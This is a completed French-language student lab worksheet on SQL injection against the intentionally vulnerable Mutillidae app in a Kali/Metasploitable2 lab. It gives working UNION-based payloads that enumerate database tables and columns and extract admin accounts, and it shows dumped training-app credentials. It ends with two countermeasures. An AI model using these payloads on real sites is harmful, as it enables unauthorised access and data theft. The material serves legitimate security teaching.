



SECS

1025

LABO 9 – Web application Hack – SQL injection

noté sur 14 points – 10% de la note finale

À rendre pour vendredi 29 novembre

Objectif du laboratoire : tester les techniques de hacking SQL injection et ses contremesures

Machines virtuelles : VM Kali et VM Metasploitable2 sous réseau internet de Virtualbox.

Exercice 1: SQL injection sous Mutillidae – 1^{er} payload

Sous Kali, connectez-vous sur le site Mutillidae. Allez sur la page (en security level 0) :

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking L&B OffSec

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls

OWASP Top 10

- A1 - Injection
- A2 - Cross Site Scripting (XSS)
- A3 - Broken Authentication and Session Management
- A4 - Insecure Direct Object References
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Security Misconfiguration
- A7 - Insecure Cryptographic Storage
- A8 - Failure to Restrict URL Access
- A9 - Insufficient Transport Layer Protection
- A10 - Unvalidated Redirects and Forwards

Others

Documentation

Resources

SQLi - Extract Data

SQLi - Bypass Authentication

SQLi - Insert Injection

Blind SQL via Timing

SQLMAP Practice Target

HTML Injection (HTMLi)

HTMLi via HTTP Headers

HTMLi Via DOM Injection

HTMLi Via Cookie Injection

Command Injection

JavaScript Injection

HTTP Parameter Pollution

Cascading Style Injection

JavaScript Object Notation (JSON)

User Info

View your details

Enter username and password to view account details

View Account Details

Don't have an account? [Please register here](#)

its for . 447 records found.

- Injectez un payload SQL injection afin de voir **les comptes utilisateur** (aide : pas de ';' dans le payload). Quel est ce payload ?

Please enter username and password to view account details

Name

Password

[View Account Details](#)

Don't have an account? [Please register here](#)

- Affichez une capture écran du résultat :

Username	Password	Signature
admin	adminpass	Monkey!
adrian	somepassword	Zombie Films Rock!
john	monkey	I like the smell of confunk
jeremy	password	d1373 1337 speak
bryce	password	I Love SANS
samurai	samurai	Carving Fools
jim	password	Jim Rome is Burning
bobby	password	Hank is my dad
simba	password	I am a cat
dreveil	password	Preparation H
scotty	password	Scotty Do
cal	password	Go Wildcats
john	password	Do the Duggie!
kevin	42	Doug Adams rocks
dave	set	Bet on S.E.T. FTW
ed	pentest	Commandline KungFu anyone?


3) Combien y-a-t-il de comptes utilisateur dans la table ?

16 comptes utilisateurs

4) Quels sont les noms des colonnes affichés ?

Username, Password , signature

5) Choisissez un compte et connectez-vous avec ses identifiants. Faites une capture écran :



Puis, déconnectez-vous du site (logout).

Exercice 2: SQL injection sous Mutillidae – noms des tables et colonnes


L'objectif de cet exercice est de trouver le nom de la table en relation avec les comptes utilisateurs de cette application web, puis les noms des colonnes de cette table.

Cet exercice s'effectue sur la même page de Mutillidae que l'exercice précédent. Vous ne devez pas être connecté sur un compte.

- 1) Injectez un payload SQL injection afin de trouver **le nom de la table** contenant les comptes utilisateurs de l'application web Mutillidae (aide : pas de ';' dans le payload).
Quel est ce payload ?

'union select null,table_name,table_schema,null,null from information_schema.tables #

- 2) Affichez une capture du résultat :




- 3) Selon vous, quel est le nom de la base de données et de la table contenant les comptes utilisateurs de Mutillidae (aide : base= ***** table = *****) ?

Base = owasp10 Table = accounts

- 4) Quel est le payload permettant de récupérer **les noms de colonnes** de la table contenant les comptes utilisateurs ?

```
'union select null,column_name,null,null,null from information_schema.columns where table_name ='accounts' #
```

- 5) Quels sont les noms des colonnes ? Capture écran :



```
Username=cid
Password=
Signature=

Username=username
Password=
Signature=

Username=password
Password=
Signature=

Username=mysignature
Password=
Signature=

Username=is_admin
Password=
Signature=
```

- 6) Quel est le payload permettant de trouver le ou les comptes 'administrateur' parmi tous les comptes ?

```
'union select null, owasp10.accounts.username as username,
owasp10.accounts.password as password, owasp10.accounts.is_admin as admin, null
from owasp10.accounts WHERE is_admin='TRUE' #
```

- 7) Quels sont le ou les comptes administrateurs ?

[Dont have an account? Please register here](#)

Results for . 2 records found.

Username=admin
Password=adminpass
Signature=TRUE

Username=adrian
Password=somepassword
Signature=TRUE

Hint

Exercice 3 : citez deux contre-mesures contre une attaque SQL injection
(2 points)

- Utiliser des requêtes paramétrées
- Nettoyer les entrées du formulaire